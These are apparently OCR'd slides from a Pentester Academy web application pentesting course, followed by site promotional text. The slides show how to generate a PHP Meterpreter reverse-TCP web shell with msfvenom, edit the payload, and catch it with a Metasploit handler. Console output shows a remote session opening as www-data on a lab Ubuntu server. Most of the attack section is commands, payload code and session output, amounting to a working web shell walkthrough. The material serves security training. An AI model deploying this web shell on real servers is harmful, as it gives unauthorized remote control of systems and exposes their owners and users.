Web Application Pentesting

Vivek Ramachandran

SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: http://www.securitytube-training.com

Pentester Academy: http://www.PentesterAcademy.com

Web Shell: PHP Meterpreter

Create PHP Meterpreter

```
PentesterAcademy# msfvenom -p php/meterpreter/reverse_tcp -o

       Name: PHP Meterpreter, PHP Reverse TCP Stager
     Module: payload/php/meterpreter/reverse_tcp
    Version: 0
   Platform: PHP
       Arch: php
Needs Admin: No
 Total size: 1303
       Rank: Normal

Provided by:
  egypt <egypt@metasploit.com>

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The listen address
LPORT  4444             yes       The listen port

Description:
  Reverse PHP connect back stager with checks for disabled functions,
  Run a meterpreter server in PHP


PentesterAcademy# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.9 -f raw > back.php
PentesterAcademy#
```

Remove Guard Character

```
#<?php

error_reporting(0);
# The payload handler overwrites this with th
# it to the victim.
$ip = '192.168.1.9';
$port = 4444;
$ipf = AF_INET;

if (FALSE !== strpos($ip, ":")) {
        # ipv6 requires brackets around the a
        $ip = "[". $ip ."]";
        $ipf = AF_INET6;
}
```

Handler

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.9
LHOST => 192.168.1.9
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.9:4444
[*] Starting the payload handler...
[*] Sending stage (39195 bytes) to 192.168.1.5
[*] Meterpreter session 1 opened (192.168.1.9:4444 -> 192.168.1.5:41381) at 2013-11-04 11:57:41 -05
00

meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64
Meterpreter : php/php
meterpreter > getuid
Server username: www-data (33)
meterpreter > pwd
/var/www
meterpreter >
```

Pentester Academy

PentesterAcademy | a SecurityTube.net initiative

TOPICS PRICING WHY SUBSCRIBE MEMBER ACCESS


Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable


Start Learning Today!

Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux